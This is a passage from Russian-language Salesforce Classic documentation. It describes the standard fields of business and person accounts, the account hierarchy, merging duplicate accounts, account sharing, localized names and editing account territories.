|                           | использует валюту, отличную от USD, то поле «Годовой доход» пропускается при определении статуса очистки записи (поэтому значение поля «Статус очистки» не меняется). Кроме того, значение поля «Годовой доход» удаляется из записей организаций и со страницы сравнения. |   |
| Город для счета           | Часть адреса для выставления счета: название города. Данное поле может содержать не более 40 символов.  | ✔ (D&B)   |
| Страна для счета          | Часть адреса для выставления счета: название страны. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.   | ✔ (D&B)   |
| Область/штат для счета    | Часть адреса для выставления счета: название области или штата. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.  | ✔ (D&B)   |
| Улица для счета           | Часть адреса для выставления счета: название улицы. Данное поле может содержать не более 255 символов.  | ✔ (D&B)   |
| Почтовый индекс для счета | Часть адреса для выставления счета: почтовый индекс. Данное поле может содержать не более 20 символов.  | ✔ (D&B)   |
| Статус очистки            | Статус очистки записи по сравнению с Data.com. Возможные значения: «Не сравнилось», «Синхронизировано», «Просмотрено», «Отличается», «Не найдено» и «Неактивно». Данное поле доступно только организациям, использующим продукт Data.com                                  | ✔ (Data.com)  |

| Поле          | Описание  | Допускает значение <b>Data.com</b> или <b>D&amp;B</b> |
|---------------|---|---|
|               | <p>Prospector или функцию очистки Data.com Clean.</p> <p> <b>Прим.:</b> Если организации очищаются с помощью продукта Data.com Prospector или функции Data.com Clean, то Data.com ежемесячно преобразует валюты, отличные от USD, в USD, что может вызвать изменение значений поля «Годовой доход». Если организация использует валюту, отличную от USD, то поле «Годовой доход» пропускается при определении статуса очистки записи (поэтому значение поля «Статус очистки» не меняется).</p> |   |
| Создано       | Пользователь, создавший организацию, а также дата и время создания. (Только для чтения)   |   |
| Ключ Data.com | Код компании в Data.com. При сравнении записей Salesforce с записями Data.com (посредством ручной или автоматической очистки) и обнаружении совпадений Data.com числовое значение данного поля используется для связывания двух записей.  | ✔ (Data.com)  |
| Компания D&B  | Ссылка на соответствующую запись компании D&B, которая содержит поля D&B для организации. Чтобы связать организацию с другой записью компании D&B, воспользуйтесь функцией поиска. Данное поле доступно только организациям, использующим продукт Data.com Premium Prospector или Data.com Premium Clean.   | ✔ (D&B)   |
| Описание      | Описание организации. Данное поле поддерживает ввод не более 32 Кб  | ✔ (D&B)   |

| Поле   | Описание   | Допускает значение <b>Data.com</b> или <b>D&amp;B</b> |
|--|--|---|
|  | данных. В отчетах отображаются только первые 255 символов.   |   |
| Номер D-U-N-S  | <p>Номер D-U-N-S — это уникальный девятизначный номер, назначаемый каждому офису организации в базе данных D&amp;B, функции которого отличаются от функций других офисов. Организации по всему миру используют номера D-U-N-S в качестве международного стандарта для коммерческой идентификации и отслеживания. Данное поле доступно только организациям, использующим продукт Data.com Prospector или функцию очистки Data.com Clean.</p> <p> <b>Прим.:</b> Чтобы просмотреть полный номер D-U-N-S,</p> <ul style="list-style-type: none"> <li>• добавьте организацию в систему Salesforce, или</li> <li>• очистите организацию посредством Data.com, если она уже доступна в Salesforce.</li> </ul> <p>Если запись не добавлена или не очищена, то ее первые пять цифр заменяются звездочками (*).</p> | ✔ (D&B)   |
| Сотрудники   | Количество работников в организации.   | ✔ (D&B)   |
| При сохранении оценить данную организацию по правилам территории | Если данный флажок установлен, то правила назначения выполняются при редактировании и сохранении организации. Отображение данного поля и наличие установленного флажка определяются администратором при настройке макета страницы для организаций. См. раздел « <a href="#">Управление территориями</a> » на странице 1453.  |   |
| Исключить из правил назначения территорий                        | Если данный флажок установлен, то организация не оценивается при выполнении правил назначения, то есть автоматическое назначение   |   |

| Поле      | Описание  | Допускает значение <b>Data.com</b> или <b>D&amp;B</b> |
|-----------|---|---|
|           | территориям не выполняется. Кроме того, организация, назначенная территориям в результате выполнения правил назначения, удаляется из этих территорий при установке данного флажка. Наличие данного флажка влияет только на назначения организации, основанные на правилах, и не влияет на назначения, выполненные вручную. См. раздел <a href="#">«Управление территориями»</a> на странице 1453.   |   |
| Факс      | Номер факса. Данное поле может содержать не более 40 символов.  | ✔ (D&B)   |
| Отрасль   | Основной род деятельности организации. Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.   | ✔ (Data.com)  |
| Изменено  | Пользователь, который изменял поля организации последним, а также дата и время изменения. Данное поле не отслеживает изменения, внесенные в любые элементы связанного списка организации. (Только для чтения)   |   |
| Код NAICS | Шестизначный код NAICS — это стандарт, используемый в правительственных и деловых кругах для классификации коммерческих предприятий по 20 отраслям в соответствии с их экономической активностью. Использование данного кода позволяет собирать, анализировать и публиковать статические данные, связанные с деловой экономикой США. Данное поле доступно только организациям, использующим продукт Data.com Prospector или функцию очистки Data.com Clean. | ✔ (D&B)   |

| Поле                     | Описание   | Допускает значение <b>Data.com</b> или <b>D&amp;B</b> |
|--------------------------|--|---|
| Описание NAICS           | Краткое описание рода деятельности организации на основе кода NAICS. Данное поле доступно только организациям, использующим продукт Data.com Prospector или функцию очистки Data.com Clean.  | ✓ (D&B)   |
| Ответственность          | Форма собственности компании (например, общественная или личная). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.                   | ✓ (D&B)   |
| Родительская организация | Компания, являющаяся головной по отношению к дочерним организациям. Родительская организация должна быть доступна в системе Salesforce. Имя организации может быть введено самостоятельно или выбрано (при необходимости создано) с помощью значка поиска. |   |
| Организация-партнер      | Поле, определяющее статус организации в качестве партнера. Данное поле доступно только для чтения.   |   |
| Тел .                    | Основной номер телефона организации. Данное поле может содержать не более 40 символов.   | ✓ (D&B)   |
| Рейтинг                  | Присвоение рейтинга организации (например, Hot или Cold). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.                           |   |
| Город доставки           | Часть основного почтового адреса или адреса для доставки: название города. Данное поле может содержать не более 40 символов.   | ✓ (D&B)   |
| Страна доставки          | Часть основного почтового адреса или адреса для доставки: название   | ✓ (D&B)   |



| Поле                     | Описание   | Допускает значение <b>Data.com</b> или <b>D&amp;B</b> |
|--------------------------|--|---|
|                          | <p>страны. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.</p>  |   |
| Область/штат доставки    | Часть основного почтового адреса или адреса для доставки: название области или штата. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.   | ✔ (D&B)   |
| Улица доставки           | Часть основного почтового адреса организации или адреса для доставки: название улицы. Данное поле может содержать не более 255 символов.   | ✔ (D&B)   |
| Почтовый индекс доставки | Часть основного почтового адреса или адреса для доставки: почтовый индекс. Данное поле может содержать не более 20 символов.   | ✔ (D&B)   |
| Код SIC                  | Код основного рода деятельности организации. Данное поле может содержать не более 10 символов.   | ✔ (D&B)   |
| Описание SIC             | Краткое описание рода деятельности организации на основе кода SIC.   | ✔ (D&B)   |
| Территории               | <p>Территории, назначенные организации. См. раздел <a href="#">«Управление территориями»</a> на странице 1453.</p> <p>Данное поле недоступно организациям, использующим функцию управления территориями предприятия. Функция управления территориями предприятия поддерживает связанный список «Назначенные территории», который может быть добавлен в макеты страниц организаций.</p> |   |
| Биржевой символ          | Буквенное сокращение, используемое для определения публично торгуемых акций отдельной компании. Также  | ✔ (D&B)   |

| Поле                 | Описание   | Допускает значение <b>Data.com</b> или <b>D&amp;B</b> |
|----------------------|--|---|
|                      | называется биржевым символом акций. Данное поле может содержать не более 20 символов.  |   |
| Торговый стиль       | Имя, используемое для ведения деятельности и отличающееся от юридического. Аналогично официальному названию (D&B-имя). Данное поле доступно только организациям, использующим продукт Data.com Prospector или функцию очистки Data.com Clean.  | ✔ (D&B)   |
| Тип                  | Тип организации (например, клиент, конкурент или партнер). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.  |   |
| Настраиваемые ссылки | Список настраиваемых ссылок для организаций, заданных администратором.   |   |
| Веб-сайт             | URL-адрес веб-сайта организации (например, www.acme.com). Данное поле может содержать не более 255 символов; отображаются только первые 50 символов.   | ✔ (Data.com)  |
| Год начала           | Год основания компании или год приобретения контрольного пакета текущим руководством. Если год основания или приобретения компании недоступен, то используется год создания записи Dun & Bradstreet. D&B не предоставляет данные сведения для филиалов. Данное поле доступно только организациям, использующим продукт Data.com Prospector или функцию очистки Data.com Clean. | ✔ (D&B)   |

### Поля организаций-лиц

Ниже перечислены стандартные поля, доступные в организациях-лицах. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования. Поля,

помеченные галочкой в столбце «Поле контакта», доступны в контактах и поддерживаются организациями-лицами, но не поддерживаются организациями-компаниями.


Обратите внимание, что данный список не содержит настраиваемых полей, которые могли быть добавлены администратором. Организации-лица поддерживают настраиваемые поля организаций и контактов.

| Поле                              | Описание  | Поле контакта |
|-----------------------------------|---|---------------|
| Валюта организации                | Стандартная валюта для всех полей валюты в организации. Стоимость отображается в валюте организации, а также преобразуется в личную валюту пользователя. Данное поле доступно только мультивалютным организациям.   |               |
| Подразделение организации         | Подразделение, которому принадлежит организация. Записи, связанные с организацией (например, контакты и возможности), автоматически наследуют ее подразделение. Данное поле доступно только для организаций, использующих подразделения для сегментирования данных.   |               |
| Имя организации                   | Имя отдельного лица. Имя организации-лица не может быть изменено напрямую. Система Salesforce комбинирует имя организации на основе полей «Личное имя» и «Фамилия», порядок отображения которых определяется языковыми параметрами пользователя. Если организация использует поля «Отчество» и «Суффикс», то данные поля также являются частью имени организации. |               |
| Имя организации (на родном языке) | Имя организации, переведенное на родной язык.   |               |
| Номер организации                 | Регистрационный номер или номер отслеживания организации. Данное поле может содержать не более 40 символов.   |               |
| Ответственный за организацию      | Назначенный ответственный за организацию. Недоступно в версии Personal Edition.   |               |
| Тип записи организации            | Имя поля, которое определяет значения раскрывающегося списка,   |               |

| Поле                       | Описание   | Поле контакта |
|----------------------------|--|---------------|
|                            | доступные для записи. Доступно в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.   |               |
| Местоположение организации | Сведения о местоположении организации (например, «Один офис», «Головной офис» или «Филиал»). Данное поле может содержать не более 80 символов.   |               |
| Годовой доход              | Сумма дохода за год.   |               |
| Ассистент                  | Ассистент контакта. Не более 40 символов.  | ✓             |
| Тел. ассистента            | Номер телефона ассистента. Не более 40 символов.   | ✓             |
| Город для счета            | Часть адреса для выставления счета: название города. Данное поле может содержать не более 40 символов.   |               |
| Страна для счета           | Часть адреса для выставления счета: название страны. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.            |               |
| Область/штат для счета     | Часть адреса для выставления счета: название области или штата. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов. |               |
| Улица для счета            | Часть адреса для выставления счета: название улицы. Данное поле может содержать не более 255 символов.   |               |
| Почтовый индекс для счета  | Часть адреса для выставления счета: почтовый индекс. Данное поле может содержать не более 20 символов.   |               |
| Дата рождения              | День рождения контакта. Щелкните поле и выберите дату в календаре.   | ✓             |

| Поле   | Описание  | Поле контакта |
|--|---|---------------|
| Создано  | Пользователь, создавший организацию, а также дата и время создания. (Только для чтения)   |               |
| Настраиваемые ссылки   | Список настраиваемых ссылок для организаций, заданных администратором.  |               |
| Отдел  | Связанное подразделение организации. Не более 80 символов.  | ✓             |
| Описание   | Описание организации. Данное поле поддерживает ввод не более 32 Кб данных. В отчетах отображаются только первые 255 символов.   |               |
| Не звонить   | Желает ли контакт, чтобы связь осуществлялась по телефону. При использовании Data.com значение поля «Телефон» не отображается в результатах поиска и бизнес-карточках, а также отсутствует в .csv-файлах, созданных во время экспорта записей.  | ✓             |
| Эл. почта  | Адрес эл. почты контакта. Требуется действительный адрес электронной почты. Не более 80 символов.   | ✓             |
| Без рассылки по эл. почте  | Желает ли контакт получать электронные сообщения. При использовании Data.com значение поля «Эл. почта» не отображается в результатах поиска и бизнес-карточках, а также отсутствует в .csv-файлах, созданных во время экспорта записей.   | ✓             |
| Сотрудники   | Количество работников в организации.  |               |
| При сохранении оценить данную организацию по правилам территории | Если данный флажок установлен, то правила назначения выполняются при редактировании и сохранении организации. Отображение данного поля и наличие установленного флажка определяются администратором при настройке макета страницы для организаций. См. раздел <a href="#">«Управление территориями»</a> на странице 1453. |               |


| Поле  | Описание   | Поле контакта |
|---|--|---------------|
| Исключить из правил назначения территорий       | Если данный флажок установлен, то организация не оценивается при выполнении правил назначения, то есть автоматическое назначение территориям не выполняется. Кроме того, организация, назначенная территориям в результате выполнения правил назначения, удаляется из этих территорий при установке данного флажка. Наличие данного флажка влияет только на назначения организации, основанные на правилах, и не влияет на назначения, выполненные вручную. См. раздел «Управление территориями» на странице 1453. |               |
| Факс  | Номер факса. Данное поле может содержать не более 40 символов.   |               |
| Без рассылки по факсу                           | Желает ли контакт быть включенным в список рассылок по факсу.  | ✓             |
| Личное имя                                      | Имя отдельного лица. Данное поле может содержать не более 40 символов.   | ✓             |
| Дом. тел.                                       | Номер домашнего телефона контакта. Не более 40 символов.   | ✓             |
| Отрасль   | Основной род деятельности организации. Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.  |               |
| Фамилия   | Фамилия отдельного лица. Данное поле может содержать не более 80 символов.   | ✓             |
| Дата последнего запроса об обновлении контактов | Дата отправки последнего запроса об обновлении контактов.  | ✓             |
| Дата последнего сохранения обновления контактов | Дата последнего объединения контактов, полученных в результате отправки запроса об их обновлении.  | ✓             |
| Источник интереса                               | Источник записи: например, реклама, партнер или Интернет. Источник выбирается из раскрывающегося   | ✓             |

| Поле                           | Описание   | Поле контакта |
|--------------------------------|--|---------------|
|                                | списка доступных значений, заданных администратором. Не более 40 символов на каждое значение из раскрывающегося списка.  |               |
| Город в почтовом адресе        | Часть почтового адреса: название города. Не более 40 символов.   | ✓             |
| Страна в почтовом адресе       | Часть почтового адреса: название страны. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.  | ✓             |
| Область/штат в почтовом адресе | Часть почтового адреса: название области или штата. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.   | ✓             |
| Улица в почтовом адресе        | Часть почтового адреса: название улицы. Не более 255 символов.   | ✓             |
| Индекс в почтовом адресе       | Часть почтового адреса: почтовый индекс. Не более 20 символов.   | ✓             |
| Отчество                       | Отчество отдельного лица. Данное поле может содержать не более 40 символов.  | ✓             |
|                                |  <b>Прим.:</b> Чтобы включить данное поле, обратитесь в службу поддержки Salesforce. Введите строку « <i>Пользовательский интерфейс</i> » в поле «Быстрый поиск» в меню «Настройка» и выберите пункт <b>«Пользовательский интерфейс»</b> . Затем выберите Включить суффиксы для имен пользователей. |               |
| Мобильный                      | Номер мобильного телефона контакта. Не более 40 символов.  | ✓             |
| Изменено                       | Пользователь, который изменял поля организации последним, а также дата   |               |

| Поле                   | Описание   | Поле контакта |
|------------------------|--|---------------|
|                        | и время изменения. Данное поле не отслеживает изменения, внесенные в любые элементы связанного списка организации. (Только для чтения)   |               |
| Другой город           | Часть другого почтового адреса контакта: название города. Не более 40 символов.  | ✓             |
| Другая страна          | Часть дополнительного адреса: название страны. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.                              | ✓             |
| Другой тел.            | Другой номер телефона контакта. Не более 40 символов.  | ✓             |
| Другие область/штат    | Часть дополнительного адреса: название области или штата. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.                   | ✓             |
| Другая улица           | Часть другого почтового адреса контакта: название улицы. Не более 255 символов.  | ✓             |
| Другой почтовый индекс | Часть другого почтового адреса контакта: почтовый индекс. Не более 20 символов.  | ✓             |
| Ответственность        | Форма собственности компании (например, общественная или личная). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов. |               |
| Тел.                   | Основной номер телефона организации. Данное поле может содержать не более 40 символов.   |               |
| Рейтинг                | Присвоение рейтинга организации (например, Hot или Cold). Запись выбирается из раскрывающегося   |               |



| Поле                     | Описание   | Поле контакта |
|--------------------------|--|---------------|
|                          | списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.  |               |
| Приветствие              | Приветствие при обращении к контакту (например, господин, госпожа, профессор). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Не более 40 символов.   | ✓             |
| Город доставки           | Часть основного почтового адреса или адреса для доставки: название города. Данное поле может содержать не более 40 символов.   |               |
| Страна доставки          | Часть основного почтового адреса или адреса для доставки: название страны. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.            |               |
| Область/штат доставки    | Часть основного почтового адреса или адреса для доставки: название области или штата. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов. |               |
| Улица доставки           | Часть основного почтового адреса организации или адреса для доставки: название улицы. Данное поле может содержать не более 255 символов.   |               |
| Почтовый индекс доставки | Часть основного почтового адреса или адреса для доставки: почтовый индекс. Данное поле может содержать не более 20 символов.   |               |
| Код SIC                  | Код основного рода деятельности организации. Данное поле может содержать не более 10 символов.   |               |

| Поле            | Описание   | Поле контакта |
|-----------------|--|---------------|
| Суффикс         | <p>Суффикс имени отдельного лица. Данное поле может содержать не более 40 символов.</p> <p> <b>Прим.:</b> Чтобы включить данное поле, обратитесь в службу поддержки Salesforce. Введите строку «<i>Пользовательский интерфейс</i>» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт <b>«Пользовательский интерфейс»</b>. Затем выберите Включить суффиксы для имен пользователей.</p> | ✔             |
| Территории      | Территории, назначенные организации. См. раздел « <a href="#">Управление территориями</a> » на странице 1453.  |               |
| Биржевой символ | Буквенное сокращение, используемое для определения публично торгуемых акций отдельной компании. Также называется биржевым символом акций. Данное поле может содержать не более 20 символов.  |               |
| Должность       | Должность контакта внутри организации. Не более 80 символов.   | ✔             |
| Тип             | Тип организации (например, клиент, конкурент или партнер). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.  |               |
| Веб-сайт        | URL-адрес веб-сайта организации (например, <a href="http://www.acme.com">www.acme.com</a> ). Данное поле может содержать не более 255 символов; отображаются только первые 50 символов.  |               |

СМ. ТАКЖЕ:

[Организации](#)

## Журнал организации

Связанный список «Журнал организации» на странице сведений об организации отслеживает изменения, внесенные в данную организацию. При каждом изменении отслеживаемого стандартного или настраиваемого поля организации в связанный список «Журнал организации» добавляется новая запись. Для организаций-лиц отслеживаются любые соответствующие поля контактов. Все записи журнала содержат информацию о дате, времени, характере и авторе изменений. Журнал организации не фиксирует изменения, вносимые в связанные списки организации.

СМ. ТАКЖЕ:

[Организации](#)

## Просмотр родительских организаций

Иерархия организаций содержит организации, связанные посредством поля «Родительская организация», благодаря чему пользователи могут получить общее представление о компании и ее филиалах. Данная иерархия предназначена для отображения взаимосвязи между текущими и вышестоящими организациями.

- Чтобы просмотреть иерархию организаций, щелкните ссылку «**Просмотр иерархии**» в поле «Имя организации» на странице сведений об организации. Страница «Иерархия организации» может содержать не более 500 дочерних организаций. Столбцы для организаций, которые отображаются на странице «Иерархия организации», но недоступны пользователям, будут пустыми.
- Чтобы связать организации, нажмите кнопку «Правка» и введите имя текущей организации в поле «Родительская организация». Чтобы найти или создать родительскую организацию, щелкните значок поиска.

Данное поле позволяет вводить и сохранять только текущие родительские организации.

При наличии нескольких филиалов рекомендуем использовать поле «Местоположение организации», позволяющее отличить один филиал от другого.

Если включена поддержка подразделений, то организации, связанные посредством поля «Родительская организация», могут относиться к разным подразделениям.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Организации-компании доступны в версиях: **все** версии, кроме **Database.com Edition**.

Организации-лица доступны в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра организаций:

- «Чтение» для организаций

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра организаций:

- «Чтение» для организаций

Для просмотра родительских организаций:

- «Чтение» для организаций

Организации-лица не поддерживают поле «Родительская организация» и ссылку «Просмотр иерархии».

СМ. ТАКЖЕ:

[Поля организаций](#)

[Рекомендации по созданию организаций](#)

## Объединение повторяющихся организаций

1. Щелкните ссылку «**Объединение организаций**» в разделе «Инструменты» на вкладке «Организации».
2. Чтобы найти повторяющиеся организации, введите критерий поиска.  
Например, вы можете ввести *\*tech*, чтобы найти повторяющиеся организации, указанные как «Ecotech» и «Ekotech». Не используйте локальное имя для организации. Нажмите кнопку «**Найти организации**».
3. Установите флажки напротив нужных организаций (не более трех). Нажмите кнопку «**Далее**».
4. Выберите одну организацию в качестве основной записи. Любые данные в скрытых полях или полях, доступных только для чтения, извлекаются из основной записи. Пользователи с полномочием «Редактирование полей только для чтения» могут вручную выбирать поля, доступные только для чтения, которые должны быть сохранены.
5. Выберите нужные поля в каждой записи.  
В случае конфликта данных, поля в левом столбце выбираются автоматически, а строка выделяется синим цветом.
6. Чтобы завершить объединение, нажмите кнопку «**Объединить**».

## Рекомендации по объединению организаций

- Объединение организаций доступно администратору, ответственному или его менеджеру в иерархии ролей, а также пользователю с соответствующими полномочиями.
- Объединение двух чужих организаций доступно только при наличии полномочий «Удаление» для организаций и «Правка» для возможностей и обращений. Полномочие «Удаление» необходимо для удаления одной из двух организаций, которое выполняется в результате их объединения. Полномочие «Правка» необходимо для редактирования возможностей и обращений, связанных с объединяемыми организациями, которое выполняется в результате изменения поля «Имя организации» (Account ID).
- Любые связанные элементы из любой повторяющейся организации будут связаны с новой объединенной организацией.
- В версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition правила общего доступа применяются к объединенной организации. Кроме того, объединенная организация использует любой общий доступ, установленный вручную для основной записи.
- Все удаленные повторяющиеся записи перемещаются в корзину.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Организации-компании  
доступны в версиях: **все**  
версии, кроме  
**Database.com Edition.**

Организации-лица  
доступны в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра  
организаций:

- «Чтение» для  
организаций

Для объединения  
организаций-компаний:

- «Удаление» для  
организаций

Для объединения  
организаций-лиц:

- «Удаление» для  
организаций

И


«Чтение» для контактов

- Если флажок «Исключить из правил назначения организаций» снят для обеих объединяемых организаций, имеющих территории, то правила назначения будут определять территории новой организации. А территории, добавленные в исходные организации вручную, будут добавлены в новую организацию также вручную.
- Если флажок «Исключить из правил назначения организаций» установлен как минимум для одной объединяемой организации, имеющей территории, то выполняются указанные ниже действия.
  - Объединенная организация содержит все территории исходных организаций.
  - Правила назначения организаций не применяются к объединенной организации.
  - Территория, назначенная одной из исходных организаций на основе правил назначения, отображается как территория, назначенная новой организации на основе правил, даже в том случае, если новая организация не соответствует этим правилам.
  - Территория, назначенная одной из исходных организаций вручную, назначается новой организации также вручную.
  - Территория, добавленная в одну организацию вручную, а в другую — на основе правил, добавляется в новую организацию также вручную.

### Рекомендации по объединению организаций с участниками рабочих групп

- Если обе организации используют разные рабочие группы, то объединенная организация будет содержать участников обеих рабочих групп.
- При предоставлении участникам рабочих групп более высокого уровня доступа организации могут быть объединены только при наличии соответствующего полномочия «Изменение всех данных». Например, при предоставлении участнику рабочей группы более высокого уровня доступа к любым дочерним записям организации ответственный за организацию может объединить организации только при наличии полномочия «Изменение всех данных».

### Рекомендации по объединению организаций-лиц

- Если включена поддержка организаций-лиц, то в результате поиска повторов отображаются как организации-компании, так и организации-лица. Однако организации-лица не могут быть объединены с организациями-компаниями. Организации-лица обозначаются значком организации-лица (  ).
- Организации-лица, для которых включена поддержка клиентского портала, не могут быть объединены.

### Рекомендации по объединению организаций, связанных с порталами

- Объединение организаций, связанных с порталами, доступно только при наличии полномочия «Управление пользователями».
- Организации могут быть объединены только при наличии контактов, связанных с порталом одного типа. Например, организации, контакты которых связаны с **партнерским** или клиентским порталом, могут быть объединены, тогда как организации, чьи контакты связаны с партнерским порталом, не могут быть объединены с организациями, чьи контакты связаны с клиентским порталом.

При объединении организаций, контакты которых связаны с несколькими порталами одного типа, уровень доступа контактов к определенному portalу не меняется, так как он определяется профилем пользователя portalа.

- Организация-партнер, объединяемая с организацией, которая не является партнером, должна быть выбрана в качестве основной записи.
- При объединении организации-партнера с организацией, которая не является партнером, смена ответственности не поддерживается.

- Чтобы добавить контакты, связанные с порталом, в объединенную организацию, выберите организацию с пользователями портала в качестве основной записи.

## Рекомендации по объединению организаций, назначенных территориям посредством функции управления территориями 2.0

Ниже перечислены действия, выполняемые при объединении организаций, использующих территории.

- Любые назначенные вручную территории (для моделей во всех состояниях) исходных организаций будут вручную добавлены в объединенную организацию, при условии, что данные территории еще не связаны с объединенной организацией.
- Правила назначения выполняются для объединенной организации активной модели территории только при наличии флажка «*Выбрать по умолчанию*», установленного для параметра «При сохранении оценить данную организацию по правилам территории» в свойствах соответствующего макета страницы.
- Если поле «Исключить из правил назначения территорий» содержит объединенное значение «истина», то: 1) правила назначения территорий не оцениваются даже при наличии флажка «*Выбрать по умолчанию*», установленного для параметра «При сохранении оценить данную организацию по правилам территории» в свойствах соответствующего макета страницы; 2) любое текущее правило на основе связей между территориями в активной модели удаляется из объединенной организации.
- При использовании неактивных моделей территории («Планирование» или «Архивировано») связанные территории на основе правила не изменяются для объединенной организации даже при несоответствии значений полей объединенной организации заданным правилам.

## Предоставление общего доступа к организациям

Модель общего доступа организации и стандартные уровни доступа к территориям определяются администратором. Однако пользователи могут расширить уровень доступа к собственным данным для отдельных организаций. Предоставление общего доступа к организациям позволяет расширить текущий уровень доступа; стандартные уровни доступа организации не могут быть дополнительно ограничены.

Для просмотра и управления сведениями об общем доступе нажмите кнопку «**Общий доступ**» на странице сведений об организации. Страница «Сведения об общем доступе» содержит список пользователей, групп, ролей и территорий, имеющих общий доступ к организации. Ниже перечислены действия, доступные на данной странице.

- Чтобы предоставить другим пользователям, группам, ролям или территориям доступ к записи, нажмите кнопку «**Добавить**».



**Прим.:** При предоставлении общего доступа к организации система Salesforce предлагает предоставить общий доступ к любым связанным **контактам**, **возможностям** или обращениям, вплоть до текущего уровня доступа. Кроме того, версии Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют предоставлять общий доступ к связанным записям прямо на соответствующих страницах сведений. Убедитесь, что общедоступные записи доступны пользователям как минимум для чтения.

Также общий доступ к организации может быть предоставлен путем создания **группы, работающей с организациями**.

- Чтобы просмотреть всех пользователей, имеющих доступ к записи, нажмите кнопку «**Развернуть список**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Организации-компании  
доступны в версиях: **Все**  
версии, кроме  
**Database.com**.

Организации-лица  
доступны в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition**.

- Чтобы изменить или удалить уровень доступа, щелкните ссылку «**Правка**» или «**Удал.**» напротив нужного элемента списка при использовании созданных правил общего доступа, предоставляемого вручную. Кроме того, можете изменить правило общего доступа «**Ответственный**» для организаций.

СМ. ТАКЖЕ:

[Управление территориями](#)

[Группы, работающие с организациями](#)

## Запись переведенных имен

Рекомендуем использовать поля локальных имен для хранения переведенных имен организаций, контактов или интересов.

Например, имя организации может быть сохранено на языке организации по умолчанию и на языке пользователя. Ниже перечислены поля, значения которых могут иметь локальный вариант.

| Стандартное поле    | Поле локального имени                        |
|---------------------|--|
| Имя организации     | Имя организации (на родном языке)            |
| Контакт: Личное имя | Контакт: Личное имя (на родном языке)        |
| Контакт: Отчество   | Контакт: Отчество (на родном языке)          |
| Контакт: Фамилия    | Контакт: Фамилия (на родном языке)           |
| Интерес: Компания   | Интерес: Название компании (на родном языке) |
| Интерес: Личное имя | Интерес: Личное имя (на родном языке)        |
| Интерес: Отчество   | Интерес: Отчество (на родном языке)          |
| Интерес: Фамилия    | Интерес: Фамилия (на родном языке)           |

Локальные имена не влияют на языковые настройки пользователя. В зависимости от параметров макета страницы, оба имени могут отображаться на странице сведений или редактирования.

СМ. ТАКЖЕ:

[Организации](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Организации-компании  
доступны в версиях: **Все**  
версии, кроме  
**Database.com**.

Организации-лица  
доступны в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition**.

## Изменение территорий организации

Чтобы изменить территории, назначенные организации вручную, выполните указанные ниже действия.

1. Щелкните ссылку **«Изменить»** в поле «Территории» на странице сведений об организации.
2. Просмотрите территории, которые содержат организацию, добавленную посредством активных правил назначения, в поле «Назначения территорий на основе правил». Данная страница не может использоваться для удаления организации из этих территорий. Чтобы удалить организацию, рекомендуем изменить правила назначения, использованные для ее оценки.
3. Чтобы просмотреть имена территорий, назначенных организации вручную, воспользуйтесь полем «Выбранные территории».
4. Чтобы переместить территории из списка «Доступные территории» в список «Выбранные территории» или наоборот, воспользуйтесь кнопкой **«Выбрать»** или **«Отменить выбор»**.
5. Чтобы разместить список «Выбранные территории» рядом или под списком «Доступные территории», щелкните **«Горизонтальное представление»** или **«Вертикальное представление»**.
